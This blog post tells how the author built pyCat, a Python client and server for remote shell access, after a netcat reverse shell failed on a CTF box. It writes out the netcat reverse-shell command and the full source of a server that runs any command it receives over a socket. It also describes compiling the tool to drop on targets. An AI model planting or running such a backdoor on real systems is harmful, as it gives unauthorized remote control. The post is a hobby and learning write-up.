
PyCat – Does This Look Like Shell To You?

Have you ever thought, “There’s got to be a better or easier way to do this?” Maybe, you’ve thought, “This tool already exists, but if it did <THIS> then it would work sooo much better in my weird, edge-case scenario?”.

It is in these moments that being able to build a tool to perform the way YOU want it to, is extremely helpful. This is the story of how I built a completely unnecessary tool I call…pyCat.



I think we should start with the WHY I decided to build pyCat.

It all began when I was working on a CTF challenge box and found myself with some sweet, sweet command execution. I check to see if Netcat was installed for a quick and easy reverse shell. Good news!

```
which nc
/usr/bin/nc
```

Perfect! Now I’m just a command string away from reverse shell.

I enter `nc -nv 10.10.10.130 9999 -e /bin/bash` and check the listener. Nothing. Well that’s a bummer. I think I know why it didn’t work because nowadays it NEVER works (well hardly ever), so I move on to other tactics and I get my reverse shell connection. The FIRST thing I do after popping shell is to run Netcat with the `-e` option and my suspicions are confirmed. There is no `-e` option. This box is running the OpenBSD version of Netcat which has neither the `-e` or `-c` options.

As I eluded to earlier, this is a common occurrence in CTF world, but it is very frustrating as well. Of course my mind tells me, "Just drop another version of Netcat that supports -e !" I mean there is a stand-alone package of Netcat for Windows, so I'm sure there's one for Linux as well. Googling.

A SOLID 2 minutes later…

I didn't immediately find what I was working for, so I naturally decided to spend the next four days learning how to build what I want with Python (as you do).

My goal was simple. Create a single file that I could drop onto a target and get shell access and command execution. Easy right? ☺

I began a little ahead of the game as I was already vaguely familiar with creating a TCP socket with Python from doing exploit development for the OSCP exam, but this time I needed to send/receive commands/output ad nauseum. I found a simple Python "*echo client/server*" and decided to this would be a good base to start with. (https://realpython.com/python-sockets/)

I copy and paste the code into *client.py* and *server.py* respectively and then test that they run. It does. I'm happy…for now.

OK. Now let's get that this to accept a command and execute it on the server side. A pinch of *import os*, a dash of *os.system(),* finally a touch of *input()* and we have code execution. This is going a whole lot easier than I thought it would.

Now I could just stop here, but that wouldn't be very fun now would it. I want the output from the server to show on the client and I want to do that over and over again until I'm done throwing commands at it. I also encountered a few strange issues like the server would lock up after the second command was issued or it would repeat the first issued command regardless of what was typed. The server also wasn't a fan of whitespace-only input. Oh, I also learned a bit about using ***venv*** and ***PyInstaller*** to create those Windows .exe files and compiled Linux binaries.

Long story short here I had to pick up a few new Python skills to make this happen. A big thanks to my co-worker Justin Dennison for steering me in the right direction a few times.

- I learned how to send string type data over the socket connection that expects byte type data.
- I learned that some things don't work as you expect them to and you need to get creative to work around them. Hence the…
    - Functional recursion in the client
    - Stderr redirection concatenated with the user commands
- I learned that it's not 1982 and 4096 bytes does not a good buffer size make.
- I learned to use pyinstaller to create single executable files for Linux and Windows systems, so that you don't have to rely on Python being installed on the target for execution

Here's the code for the client and the server:

pyCat_client

```
#!/usr/bin/env python3

import sys
import socket

RHOST = sys.argv[1]             # The server's hostname or IP address
RPORT = int(sys.argv[2])        # The port used by the server

def sender():
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.connect((RHOST, RPORT))
        while True:
            stderr = (' 2>&1')
            userin = input('~pyCat Client~$ ')
            cmds = (userin + stderr).encode()
            s.sendall(cmds)
            data = s.recv(65536)
            print (data.decode())
            main()

def main():
    sender()

main()
```

pyCat_server

```python
#!/usr/bin/env python3


import socket
import os

HOST = '0.0.0.0'      # Standard loopback interface address (localhost)
PORT = 65432            # Port to listen on (non-privileged ports are > 1023)

def serv():
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
        s.bind((HOST, PORT))
        s.listen()
        print('~pyCat Server~ is RUNNING ')
        while True:
            conn, addr = s.accept()
            with conn:
                data = conn.recv(65536).decode()
                if data == 'quit 2>&1':
                    exit()
                out1 = os.popen(data).read().encode()
                conn.sendall(out1)
serv()
```